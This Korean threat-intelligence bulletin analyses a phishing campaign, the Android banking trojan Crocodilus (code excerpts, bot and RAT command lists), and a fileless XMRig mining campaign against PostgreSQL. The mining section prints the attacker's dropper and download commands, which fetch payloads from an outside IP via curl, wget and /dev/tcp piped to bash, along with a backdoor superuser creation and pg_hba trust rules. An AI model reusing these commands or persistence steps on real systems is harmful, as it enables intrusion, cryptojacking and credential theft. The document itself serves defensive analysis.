+ 아래는 한 채널에서 수동으로 전송된 단일 메시지이며, 이는 공격자가 테스트한 것으로 추정됨.



[Telegram 채널로 전송된 테스트 메시지]

[8] **폴링(Polling)**: 컴퓨터가 외부 장치나 상태를 주기적으로 확인하거나 읽는 프로세스

1.1.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator		
IP	107.173[.]166.107	175.9[.]54.154	194.169[.]172.188
	109.200[.]24.11	185.117[.]90.212	45.133[.]174.25
	122.183[.]248.102	185.209[.]161.155	5.230[.]209.74
	173.224[.]126.37	185.229[.]66.117	5.230[.]210.77
URL	hxxp[:]//ln[.]run/HxEHS#{user_email}		
	hxxp[:]//url[.]rw/3m080/#{user_email}		
	hxxps[:]//bafybeih66y422foovraku6twm2ajjxww4frb7rxlxu7zbqridm2xkszy2a[.]ipfs[.]dweb[.]link/axprediir.html#{user_email}		
	hxxps[:]//carriertrucks[.]com/#{user_email}		
	hxxps[:]//hexatimes[.]com/0487548Wi/Adobe_PDFViewer/blau.php#{user_email}		
	hxxps[:]//is[.]gd/UYdiV6/#{user_email}		
	hxxps[:]//movesfitnesszoom[.]co[.]uk//_fri/xcfm6rms65q2uhzae0r8/{user_email}		
	hxxps[:]//rebrand[.]ly/1e2jap#{user_email}		
	hxxps[:]//s3[.]us-east-2[.]amazonaws[.]com/38474[.]com/re+(6).html#{user_email}		
	hxxps[:]//shorturl[.]at/Kmm6g#{user_email}		
Domain	clumsy-fir-mandible[.]glitch.me	victorious-muddy-basin[.]glitch[.]me	
	ht2jndn.web[.]app	setting-raw-jushd[.]vercel[.]app	
	jeel[.]top	truck-parts[.]nl	
	nfond[.]com	zeinabghasemi[.]ir	
	login-maildelivery-mailbox[.]s3.us-east-1[.]amazonaws.com	pub-a5838f65652541d69d95fd7010df5bb4[.]r2[.]dev	

1.1.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.1.6 참고 자료

- https://blogs.infoblox.com/threat-intelligence/a-phishing-tale-of-doh-and-dns-mx-abuse/

1.2 새롭게 등장한 안드로이드 뱅킹 트로이 목마 Crocodilus

1.2.1 키워드 및 요약


+ 키워드: Crocodilus, Banking Trojan, Android
+ 요약: 안드로이드 뱅킹 트로이목마 Crocodilus 의 정보 탈취 기술

1.2.2 위협 설명

+ 최근 사이버 보안 기업 ThreatFabric 에서 새로운 고성능 모바일 뱅킹 트로이목마인 "Crocodilus"를 발견함.
+ Crocodilus 는 기존 모바일 뱅킹 트로이목마의 변종이 아니라 새롭게 등장하였으며, 원격 제어, 블랙 스크린 오버레이, 접근성 로깅을 통한 고급 데이터 수집과 같은 최신 기술을 갖추고 있음.


1.2.3 위협 분석

+ Crocodilus 는 해당 악성코드 개발자들이 남긴 레퍼런스("Crocodile"이라고 불림)를 기반으로 붙여진 이름의 새로운 모바일 뱅킹 트로이목마.
+ 새로운 악성코드임에도 불구하고 오버레이 공격, 키로깅, 원격 액세스, 원격 제어 기능 등 현대 뱅킹 악성코드에 필요한 모든 기능이 포함되어 있음.
+ Crododilus 의 초기 설치는 Android 13+ 제한을 우회하는 독점적인 드로퍼를 통해 수행되며, 설치 후 접근성 서비스를 활성화하도록 요청함.



[Crocodilus 의 초기 접근 화면]

+ 접근이 허가되면, 악성코드는 C2 서버에 연결하여 대상 애플리케이션 목록과 사용할 오버레이를 포함한 지침을 수신.
+ 해당 악성코드는 지속적으로 실행되어 앱 실행을 모니터링하고, 오버레이를 표시하여 자격 증명을 탈취함.



[자격 증명 및 PIN 번호 입력 요구 화면]

+ 관찰된 초기 캠페인은 주로 스페인과 터키를 공격 대상으로 삼았으며, 여러 암호화폐 지갑을 표적으로 삼음.
+ 악성코드가 진화함에 따라 이 범위는 전 세계적으로 확대될 것으로 예상됨.
+ Crocodilus 의 또 다른 데이터 탈취 기능은 모든 접근성 이벤트를 모니터링하며 화면에 표시된 모든 요소를 캡처함.
+ 이런 방식으로 피해자가 수행한 모든 텍스트 변경 사항을 기록함.
+ RAT 명령 "TG32XAZADG"는 Google Authenticator 애플리케이션의 컨텐츠에 대한 화면 캡처를 트리거하며, 이 또한 이와 같은 로깅 기능을 사용하여 수행됨.
+ Crocodilus 는 Google Authenticator 앱의 화면에 표시된 모든 요소를 열거하고, 표시된 텍스트(OTP 코드의 이름 및 값)를 캡처하여 C2 로 전송하는 것으로 Crocodilus 운영자가 OTP 코드를 탈취할 수 있도록 함.
+ 탈취된 PII[9]와 자격 증명을 통해 공격자는 내장된 원격 액세스 기능을 사용하여 피해자의 디바이스에 대한 완전한 제어 및 탐지되지 않고 악의적인 거래가 가능.

[9] **개인 식별 번호(PII, Personally Identifiable Information)**: 식별 가능한 개인과 관련된 모든 정보

+ Crocodilus 는 또한 모든 활동 위에 검은색 화면의 오버레이를 표시하여 악성코드가 수행한 작업을 효과적으로 숨길 수 있음.
+ 이 숨겨진 활동이 일부로, 악성코드는 감염 기기의 소리를 음소거하여 피해자가 악성 행위를 알아차리지 못하도록 함.
+ 처음 발견된 Crocodilus 샘플에서 "sybupdate" 태그가 확인되었으며, 이는 모바일 위협 환경에서 알려진 공격자인 "sybra"와 연결될 수 있으나, 모바일 뱅킹 트로이목마 시장에 진출하는 신제품을 테스트하는 고객일 수도 있기 때문에 sybra 를 Crocodilus 개발자와 관련이 있다고 보기는 어려움.

```
this.arrayButtonClick = new String[]{"com.android.packageinstaller:id/permission_allow_button", "android:id/b
this.arrayClassButton = "izin ver,onayla,ba\u015Flat,kabul et,k\u0131s\u0131tlama yok,\u015Fimdi ba\u015Flat,
this.arrayPrimeServices = "kapat,yeniden ba\u015Flat,Emergency,close,restart,power,Emergency,schlie\u00DFen,n
this.arrayPermission = Build.VERSION.SDK_INT < 33 ? new String[]{"android.permission.SEND_SMS", "android.perm
this.TagDeviceUser = "sybupdate1";
this.appNamePatch = "Chrome";
this.accessibilityName = "Chrome";
this.AccessibilityBase64Code = "CjwhRE9DVFlQRSBodG1sPgo8aHRtbCBsYW5nPSJ0ciI+CjxoZWFkPgogICAgPG1ldGEgY2hhcnNld
this.DISABLE_WORDS = new String[]{"apagado", "apagar", "deaktivera", "deaktivare", "deaktivat", "deaktivere",
```

[소스코드 내의 "sybupdate" 태그]


+ 악성코드의 소스코드를 분석한 결과, 터키어로 된 개발자가 남긴 디버그 메시지가 발견됨.

```
try {
    String[] arr_s3 = this.end.yasaklanmisGirisliClassAdlari;
    for(int v6 = 0; v6 < arr_s3.length; ++v6) {
        if(this.className.contains(arr_s3[v6].toLowerCase())) {
            Log.d("ACCESSIBILITY", "Burası yasak bölge! (ClassName eşleşmesi)");
            this.getReturn();
            qbNCAytCaMWt.SharedAdd(this, this.end.ErrorMeList, "BLOCK DELETE APP! " + this.end.fb_social_step_40);
            return;
        }
    }

    if((this.strText.equals(this.end.accessibilityName.toLowerCase()) || this.strText.equals(this.end.appNamePatch.
        this.getReturn();
        qbNCAytCaMWt.SharedAdd(this, this.end.ErrorMeList, "BLOCK DELETE APP! " + this.end.fb_social_step_40);
        return;
    }
}
catch(Exception exception2) {
    Log.e("ACCESSIBILITY", " Hata oluştu: " + exception2.getMessage());
}
```

[터키어로된 디버그 메시지]

+ 피해자가 애플리케이션에서 비밀번호 및 PIN 을 제공하면, 오버레이에 "12 시간 이내에 설정에서 지갑 키를 백업하세요 그렇지 않으면 앱이 재설정되고 지갑에 대한 액세스 권한을 잃을 수 있습니다.(번역)"라는 메시지를 표시.



[오버레이에 표시되는 메시지]

+ 아래는 Crocodilus 의 Bot 명령 목록

명령	설명
TR039OQ1QXZXS	통화 전달 활성화
DearTetherDest	USSD 요청 수행
MNKL9G0G9S1XZ	지정된 응용 프로그램 실행
GoodNightBro	장치에서 제거
TEB9F0S29KWQ	푸시 알림
RT90SQ28X1Q	설치된 애플리케이션에 사용 가능한 오버레이 확인
KingOnlyDear	지정된 번호로 SMS 전송
KingAllDear	모든 연락처에 SMS 전송
KingGetDears	연락처 목록 가져오기
KingGetTs	설치된 애플리케이션 목록 가져오기
KingBoxSex	SMS 메시지 받기
allAdmGet	장치 관리자 권한 요청
TBL03TSMLS	지정된 번호로 대량 SMS 전송
TR9S0XZ	검은색 오버레이 활성화
||SettingsNew||	봇 설정 업데이트

||UpdateTr0x910||	C2 설정 업데이트
||FreeApps||	명령 없음, 생성된 작업을 처리하기 위한 트리거 확인 (오버레이 다운로드 포함)
chzModes	사운드 활성화/비활성화
mkLoper	잠금 화면
CsxStx	원격 제어 세션 활성화/비활성화
NwSrx	키로깅 활성화/비활성화
mrSemploks	삭제에 대한 자체 보호 활성화/비활성화
onlineData	활성화된 오버레이 대상 목록
innaHotLive	대상 목록 업데이트 활성화/비활성화
SpinderSpike	기본 SMS 관리자로 설정

+ 아래는 Crocodilus 의 RAT 명령 목록

명령	설명
InfinityGetTo	전면 카메라 이미지 스트리밍 시작
InfinityGetStop	전면 카메라 이미지 스트리밍 중지
154856895422	기기 화면 켜기
TR2XAQSWDEFRGT	숨겨진 RAT 활성화/비활성화
RightSlider	오른쪽으로 스와이프
LeftSlider	왼쪽으로 스와이프
Back_Action	뒤로 작업 수행
Home_Action	홈 작업 수행
Menu_Action	메뉴 작업 수행
864512532655	아래로 스와이프
852147414735	위로 스와이프
15485666L2	장치 잠금
M55TRM321XA	전화 음소거 및 검은색 오버레이 활성화
PCROC9F9PCROC	사운드 활성화 및 오버레이 제거
BL03902910AA	전화 음소거 및 검은색 오버레이 활성화
BLD10192OQXX	사운드 활성화 및 오버레이 제거
clickScreen	화면 클릭
trXSB123QEBASDF	복잡한 제스처 수행
O6155FI2SXZ	초점이 맞춰진 영역의 텍스트 수정
TCL9CLSKDLX12	버튼 클릭
messagesLenght	특정 부분에 글쓰기
TG32XAZADG	Google Authenticator 앱의 화면 컨텐츠 캡처

1.2.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
Domain	register-buzzy[.]store
FileHash-SHA256	c5e3edafdfda1ca0f0554802bbe32a8b09e8cc48161ed275b8fec6d74208171f

1.2.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.2.6 참고 자료

- https://www.threatfabric.com/blogs/exposing-crocodilus-new-device-takeover-malware-targeting-android-devices


1.3 PostgreSQL 서버 대상 파일리스 암호화폐 채굴 캠페인

1.3.1 키워드 및 요약

+ 키워드: CPU_HU, XMRig, Miner, PostgreSQL
+ 요약: 취약한 PostgreSQL 서버를 대상으로 하는 암호화폐 채굴 캠페인

1.3.2 위협 설명

+ 최근 클라우드 보안 기업 Wiz 에서, 공개적으로 노출되어 있고 취약한 PostgreSQL 서버를 공격 대상으로 삼는 암호화폐 채굴 캠페인의 새로운 변종이 확인됨.
+ "JINX-0126"으로 추정되는 공격 그룹은 취약하고 추측 가능한 로그인 자격 증명을 사용하는 PostgreSQL 인스턴스에 액세스하여 "XMRig-C3" 마이너[10]를 유포.
+ 공격자는 고유한 해시가 있는 바이너리를 유포하고, 파일 없이 마이너 페이로드를 실행하는 것과 같은 방어 회피 기술을 사용.
+ 이는 파일 해시에 대한 평판 조회 솔루션 탐지를 회피하기 위한 것으로 추정됨.
+ 공격자와 연결된 세 개의 다른 암호화폐 지갑이 식별되었는데, 각 지갑에 대한 통계 분석 결과, 이 캠페인이 1,500 명 이상의 피해자에 영향을 미친 것으로 추정됨.
+ 이는 취약한 PostgreSQL 인스턴스가 매우 흔하여 공격자가 악용할 수 있는 초기 벡터를 제공한다는 점을 알 수 있으며, 데이터에 따르면 클라우드 환경의 약 90%가 PostgreSQL 인스턴스를 사용하고 있으며, 그 중 3 분의 1 은 인터넷에 공개적으로 노출된 인스턴스가 하나 이상 있는 것으로 확인됨.



[공격 개요도]

[10] **Miner**: 사용자가 모르게 설치되어 시스템의 자원을 이용해 가상화폐를 채굴하는 악성코드

1.3.3 위협 분석

+ 공격자는 취약한 서비스를 찾기 위해 네트워크를 스캔하며, PostgreSQL 은 원격 코드 실행으로 이어질 수 있는 무단 액세스에 노출되는 기본 취약한 자격 증명 사용으로 인해 많은 공격 대상이 되고 있음.
+ 공격자가 PostgreSQL 에 취약한 자격 증명으로 인증하여 접근 시, "COPY ... FROM PROGRAM" 함수를 사용하여 악성 페이로드를 드랍하고 실행이 가능.
+ 로그인에 성공하면 공격자는 whoami 및 uname 과 같은 명령을 사용하여 시스템에 대한 기본적인 정보 검색을 수행하고, "pg_core"가 워크로드에 존재하는지 확인.
+ 이후 공격자는 Base64 로 디코딩된 문자열을 통해 전달되는 첫 번째 드로퍼 스크립트를 실행.

```
kill -9 $(pgrep zsvc) $(pgrep pdefenderd) $(pgrep updatecheckerd) $(pgrep kinsing) $(pgrep
kdevtmpfsi);

function __curl( ) {
  read proto server path <<<$(echo ${1//// })
  DOC=/${path// //}
  HOST=${server//:*}
  PORT=${server//*:}
  [[ x"${HOST}" == x"${PORT}" ]] && PORT=80

  exec 3<>/dev/tcp/${HOST}/$PORT
  echo -en "GET ${DOC} HTTP/1.0₩₩r₩₩nHost: ${HOST}₩₩r₩₩n₩₩r₩₩n" >&3
  (while read line; do
    [[ "$line" == $'₩₩r' ]] && break
  done && cat) <&3
  exec 3>&-
}
if [ -x "$(command -v curl)" ]; then
  curl -ksS 159.223[.]123.175[:]36287/JzlCbeMxNQHwfwHLiCOFnumixtqYBv -o pg_core
elif [ -x "$(command -v wget)" ]; then
  wget -q -Opg_core 159.223[.]123.175[:]36287/JzlCbeMxNQHwfwHLiCOFnumixtqYBv
else
  __curl <hxxp[:]//159.223[.]123.175[:]36287/JzlCbeMxNQHwfwHLiCOFnumixtqYBv> > pg_core ;
fi;
```

[드로퍼 스크립트]

+ 스크립트는 리소스에 다른 암호화폐 채굴기가 있는 경우, 먼저 이를 제거하고 pg_core 바이너리를 삭제.
+ 그 다음, pg_core 가 리소스에서 실행되고 삭제.
+ 공격자는 정상적인 postmaster[11] 프로세스를 모방하기 위해 postmaster 라는 바이너리를 다운로드.

```
echo 'exec 5<>/dev/tcp/159.223[.]123.175/36287; echo "GET
/HbLzilWbYDNEpWUdlDdjfdiYTChuDj HTTP/1.1" >&5; echo "host: 159.223[.]123.175" >&5; echo
>&5; (while read line;do [[ "$line" == $(printf "₩₩015") ]] && break; done && cat) <&5 >
postmaster; exec 5>&-' | bash
```

[postmaster 바이너리 다운로드]

+ postmaster 는 난독화된 golang 바이너리로, 수정된 UPX 로 패킹됨.
+ 공격자는 암호화된 구성을 postmaster 바이너리에 추가하는 명령을 실행.

```
sh -c
"printf ::::42Jz0wVPBAsW329::::VXssAL7FE0j5QG4T7cLgmn/VTADoqlvAlDqUiueQYJXy+P5Ysz9YvLS6
yML0euUNaHAhwWeXD2/Q51sjeYVQ4vc3UQHvfC8rFujLeIE3vT9uPdPSnjZwRH8X1xvEXqeQPHKL1V
v9PaWu6lrzdtDQECt0LTcz15zWHmAHAUhH4fsM/QrZHZfuJB9zX0W5eS+IrRV2Li6aPfqfYkP/D371m
PtKCq9i5l9tn2VWlsDcGesOdh2zS+iD5GrvrwXWhTDvgH2xpvL5Am1DDnKU/ftll3+s0/NFBJMRZ807V
Hu3h8qidkU8N1z4Wqz4XO03uZ1aUZtsY+GbeC57EvSWYkcLnnvQqPT4qBCipQjYI+ogtzc
```

[암호화된 구성을 postmaster 바이너리에 추가하는 명령]

+ 이 구성은 아래와 같은 하드코딩된 AES 키를 사용하여 암호화됨.

```
7C6643CC24859542CE37615341E7712E82B4167528688877FE7C14648909DCD5
```

```
{"ol":"admin","op":"admin","l":"psql_sys","i":"<IP>","or":5432,"x":"UYXslx38aXJsCd-
27kCDig==","lle":"4A5ZWpHM6BXS8YF7xNfjXA5ctDjTC3GBwS4ESBV9X2BGVJV8vkfXBeZfXG6w2hm
dkpZaogCXiqU4DYPXn3TtPRAGJBLQ7N5","w":10,"h":"/var/lib/postgresql/data/pg_hba.conf"}
```

[복호화된 구성]

+ 구성에는 아래와 같은 피해 시스템에 대한 정보가 포함되어 있음.
  - 사용된 사용자 이름과 패스워드
  - 피해 서버의 외부 IP 주소 포트
  - 생성된 슈퍼 유저 계정의 이름
  - "pg_hb.conf" 파일 위치

[11] **Postmaster**: PostgreSQL 서버를 기동/중지하기 위한 필수 프로세스이자 가장 먼저 시작되는 프로세스

+ 또한, 해당 구성에는 공격자의 지갑 주소와 작업자 이름 등 나중에 배포될 암호화폐 채굴기와 관련된 여러 필드가 포함됨.
+ 실행 시, postmaster 는 디스크의 위치를 확인하고 바이너리에 추가된 구성을 유지하는 바이너리의 마지막 1,024 바이트를 읽음.
+ 트레일러가 없거나 유효하지 않은 경우, postmaster 는 오류와 함께 종료됨.
+ PostgreSQL 프로세스 스레드 중 하나가 "postgres: logical replication launcher" 명령어로 실행되기 때문에, postmaster 바이너리는 서비스 내에서 블렌딩을 시도하기 위해 "postgres: replication launcher" 명령어와 함께 자체적으로 실행됨.
+ 공격자는 지속성을 유지하기 위해 postmaster 는 매분 스스로 실행할 수 있는 cronjob 을 생성.
+ postmaster 는 "pg_hba" 구성 파일에 쓰기도 하는 "ssh_authorized" 키 파일을 삭제하여 다른 사람들이 데이터베이스 서버에 로그인하는 것을 방지하고 내부 네트워크와의 통신을 허용.

```
host all pgg_superadmins all reject
host all postgres_superadmins all reject
host all all 127.0[.]0.1/8 trust
host all all 172.16[.]0.0/12 trust
host all all 192.168[.]0.0/16 trust
host all all 10.0[.]0.0/8 trust
```

[내부 네트워크 통신 허용]

+ 추가로, 공격자는 지속성을 위해 아래와 같은 높은 권한을 가진 새로운 Role 을 생성하며, 이를 통해 공격자는 암호가 변경된 경우에도 시스템에 로그인이 가능.

```
CREATE ROLE psql_sys WITH LOGIN SUPERUSER PASSWORD
'759686ac19adbd08b94cf53f35afdd1e';
```

+ 공격자는 또한 아래와 같이 서비스의 기본 사용자인 admin 에 대한 권한을 낮춤.

```
ALTER USER "admin" WITH NOSUPERUSER NOCREATEROLE
```

+ postmaster 는 "cpu_hu" 바이너리를 생성하는데, cpu_hu 는 postmaster 와 마찬가지로 수정된 UPX 로 패킹되었으며, 난독화된 golang 바이너리.
+ Base64 로 디코딩된 마이너 구성 정보는 아래와 같이 cpu_hu 바이너리의 끝에 내장되어 있음.

```
:::9XLOMQh7RZ3Tf1Xo8:::::eyJsbCI6NCwibGxlIjoiNEE1WldwSE02QlhTOFlGN3hOZmpYQTVjdERqVE
MzR0J3UzRFU0JWOVgyQkdWSlY4dmtmWEJlWmZYRzZ3MmhtZGtwWmFvZ0NYaXFVNERZUFhuM1
R0UFJBR0pCTFE3TjUiLCJ4IjoiVVlYc2x4MzhhWEpzQ2QtMjdrQ0RpZz09IiwiZmciOiIuLi4ifQ==
```

<Decode 결과>

```
{"ll":4,"lle":"4A5ZWpHM6BXS8YF7xNfjXA5ctDjTC3GBwS4ESBV9X2BGVJV8vkfXBeZfXG6w2hmdkpZa
ogCXiqU4DYPXn3TtPRAGJBLQ7N5","x":"UYXslx38aXJsCd-27kCDig==","fg":"..."}
```

+ 디코딩된 구성에 대한 정보는 아래와 같음.
  - lle: 지갑 주소
  - x: 작업자 ID
  - fg: /tmp(/tmp/...) 하위에 생성된 json 구성 파일 이름
+ cpu_hu 는 "hxxps[:]//github[.]com/C3Pool/xmrig-C3/"의 최신 버전을 다운로드 후, 구성 파일을 "/tmp/..."에 생성하고 "memfd" 파일 설명자를 통해 파일 없이 마이너를 호출.
+ 그리고 자신을 복제하여 자식 프로세스를 생성하고 자기 자신을 삭제.
+ 공격자는 악성코드 샘플에 고유한 구성 데이터를 추가하므로 cpu_hu 와 postmaster 의 파일 해시는 피해자마다 다름.

1.3.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
IP	159.223[.]123.175[:]36287
Domain	mine[.]c3pool[.]com[:]13333
FileHash-SHA256	e00e9f9d8d3ea668fbc88ed25a9eefb5b9d8d86a993ff78482500e99ae64351e
	551d4df1d525b68ee354fcee133a505857aff4b5041e1fe657d8813ba5303b2d
	e6578bb7b88bf08a35ba4b0f2dd75af32e8fe65d33d329ca5beaf8a8ce29d7e1
Wallet Address	4A5ZWpHM6BXS8YF7xNfjXA5ctDjTC3GBwS4ESBV9X2BGVJV8vkfXBeZfXG6w2hmdkpZaogCXiqU4DYPXn3TtPRAGJBLQ7N5
	47pt9WzQyugFQpSAwcGN2k8JHiMQ3fRZ3BQqmnYJtcejVq9adfiwVSWgrpmxiYTxvvWcHv5dD2iCaiBYiK4atkMSUGMXdx8
	463TBt8Rn1qXWZDpTV4ydxQcZnkJNeLv6JRKjFbzFsY3MQZaxWsUgQF4QnxNAg8MGSPsiLn9faTWqRafHnhh3QBdSLTgRHA

1.3.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.3.6 참고 자료

- https://www.wiz.io/blog/postgresql-cryptomining#technical-analysis-5

2 관련 용어

- **피싱 (Phishing)**: 전자우편 또는 메신저를 통해 신뢰할 수 있는 사람 또는 기업이 보낸 메시지인 것처럼 가장하여, 비밀번호 및 신용카드 정보와 같이 기밀을 요하는 정보를 부정하게 얻으려는 social engineering 공격의 한 종류
- **피싱 키트**: 정상적인 웹사이트를 모방하여 사용자로부터 민감한 정보를 수집하는 도구
- **애드테크(AdTech)**: 광고 기술을 뜻하는 advertising technology 의 줄임말로, 디지털 광고를 구매하고 판매하기 위한 도구 및 시스템
- **Open Redirect**: 사용자가 신뢰할 수 있는 도메인 내에서 외부 사이트로 리다이렉트되도록 유도하는 공격 기법
- **PhaaS(Phishing-as-a-Service)**: 전문지식이 없어도 돈을 지불하고 범죄형 SaaS 를 구매하여 간편하게 사이버 공격(피싱 공격)을 수행할 수 있는 '서비스형 피싱'
- **원격 관리 도구(RAT)**: 본래 원격 관리 도구(Remote Administrator Tool)를 뜻하나 공격자에게 컴퓨터 통제권을 넘겨주게 되는 악성코드로 악용될 수 있음
- **DNS MX(Mail Exchange) 레코드**: 이메일을 처리하는 서버를 지정하는 DNS 레코드
